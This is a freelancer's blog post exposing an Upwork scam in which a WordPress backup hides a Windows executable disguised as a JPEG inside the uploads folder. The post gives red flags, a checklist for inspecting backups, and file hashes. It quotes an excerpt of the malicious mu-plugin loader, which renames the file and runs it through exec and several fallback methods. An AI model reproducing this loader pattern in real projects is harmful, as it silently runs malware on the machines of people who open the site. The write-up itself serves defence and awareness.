
Last night a brand-new Upwork client invited me to quote on a full WordPress audit. Twenty minutes later he was asking me to import his site backup into LocalWP on my own computer and send him a screenshot before he would open the contract. I checked the zip first. Hidden inside was a Windows program dressed up as a JPEG, and a fake plugin built to run it the moment the site loaded.
Nothing ran on my machine. But this scam is aimed squarely at WordPress freelancers, and it is well made, so here is exactly how it worked and how to spot it before it costs you your accounts.
How the conversation went
The job post looked like a real, slightly anxious site owner: a detailed brief covering design, speed, SEO, security, content, plugins and accessibility, a decent budget, and a promise of admin, Google Analytics and Search Console access. The account was three days old, but it was payment verified, and new clients are normal on Upwork.
I sent a proposal with a sample audit attached. The reply came two minutes later and was all praise: experience, reviews, the sample PDF, the price. Then the story changed.
- The post said the site had been running for two years. Now it had never been live, so no Analytics and no Search Console.
- There was no hosting at all. The only way to see the site was a WP Migrate export, shared as a Dropbox link, to import into LocalWP.
- When I asked for the contract first, the answer was “just need the screenshot first”: import it, send a screenshot with localhost in the address bar, and the contract goes out the same day. “No work involved, just opening a zip.”
That screenshot was never about checking the import. It was proof that the payload had run.
What was inside the backup
I copied the zip to an empty folder and read it in memory, without extracting or opening anything. Almost everything in it was genuine. WordPress core, Elementor, Happy Addons, Header Footer Elementor, WP Migrate and the Astra theme matched the official WordPress.org files byte for byte. That is the clever part: anyone who glances at the folders sees a normal site.
Two files were not normal.
1. A fake must-use plugin. wp-content/mu-plugins/hostinger-security-scanner.php borrows the name of a real host to look like part of the hosting stack. Must-use plugins load on every request without being activated, so there is nothing to click. This is the important part of it:
$old_filename = 'design-mockup-winter-lifestyle-shot.jpeg';
$new_filename = 'design-mockup-winter-lifestyle-shot.exe';
...
rename( $old_file_path, $new_file_path );
$cmd = '"' . $new_file_path . '"';
@exec( $cmd, $output, $code );
// then shell_exec, popen, proc_open, system, passthru,
// a self-deleting .bat file, WScript.Shell and pcntl_exec
It tries eight different ways to launch the file, silently, and only one of them has to work.
2. A “photo” that is a program. wp-content/uploads/2025/12/design-mockup-winter-lifestyle-shot.jpeg is a 4.5 MB Windows executable. Its first bytes are MZ, the signature of a Windows program, not the FF D8 FF every JPEG starts with. It is written in Go, runs without a window, and is signed with a self-made certificate in the name “Prime Point Global” that was created the day before the job was posted.
Why LocalWP is the perfect target
On a web server, a PHP file that runs an .exe does nothing. On your laptop, LocalWP runs the site’s PHP as you, with access to your files. Open the imported site once in the browser and the mu-plugin fires, renames the “JPEG” and starts the program. On Windows, which is exactly what the code checks for.
Windows Defender found nothing in the download, and VirusTotal had never seen the file when I checked. Brand-new malware usually is not detected yet, which is why these campaigns rotate files quickly.
I did not run the program, so I cannot tell you exactly what it does. Malware delivered to developers this way is usually built to steal: saved browser passwords and logged-in sessions (Upwork, Gmail, hosting panels, banking), crypto wallets, SSH keys and FTP logins. For a freelancer, that means your Upwork account and every client site you manage.
Red flags to watch for
- A new client who asks you to run their files on your own computer before a contract exists.
- “Send a screenshot first” or any small free task as a condition of hiring.
- A story that changes to fit each objection (two years old, but never live; full access, but no hosting).
- Instant, flattering replies and pressure to do it now, because “it only takes five minutes”.
- A job with dozens of invites and interviews within hours of posting. This one had 38 invites and 22 interviews: he was working through freelancers in bulk.
How to check a client backup before you import it
LocalWP is a normal, useful tool and we use it every day. The rule is simply that an unknown backup gets checked before it gets imported.
- Contract first. A real client will open a funded contract before asking for work. Upwork’s protection only applies inside a contract anyway.
- List the zip without extracting it. Look for .exe, .dll, .bat, .ps1, .vbs, .lnk or .scr files, PHP files inside uploads, and anything in
mu-plugins. - Compare core, plugin and theme files with WordPress.org. WordPress publishes checksums for every core release and every plugin version. Anything modified or extra is where you look.
- Read every file that has no official checksum: wp-config.php, mu-plugins, drop-ins like advanced-cache.php, and the uploads folder.
- Check that images are images. A JPEG starts with
FF D8 FFand a PNG with89 50 4E 47.MZmeans a program. - If you must open it, isolate it. Use Windows Sandbox or a virtual machine, never the computer you use for client work.
Indicators, for anyone who downloaded the same file
- Backup.zip (WP Migrate export, 89.9 MB), SHA-256
55bb78c8c554d79a857e02b1277bf2b1bef020ef141dd8624f2b12bf082d585c - Payload
design-mockup-winter-lifestyle-shot.jpeg(Windows executable, 4,573,088 bytes), SHA-25662bbe5a9f50c5ffc25a7837f3be35bb4f8efd0c947828f2f3915bf3e3a0dfb08 - Loader
mu-plugins/hostinger-security-scanner.php, SHA-2568a91f4e0fc9bf6b0f465f01ecb29d36bc1a7fe3d67b7d72a2d9e04ee31f2171e - Code-signing certificate subject: “Prime Point Global” (self-signed)
If you already imported a backup like this, disconnect from the internet, run a full offline scan, and change your passwords from a different, clean device, starting with email, Upwork and your hosting accounts. Then log out of every active session.
What I did about it
I reported the message and the job post to Upwork and wrote this up so the next freelancer who gets the same invite recognises it. The client’s reply when I said I would report him: the suspicious files were just “old host bits” that “come with these exports”.
They do not. And if you have inherited a WordPress site and are not sure what is running inside it, that is exactly what a proper audit is for. Our website audit is free, and our care plans keep an eye on it every month after that.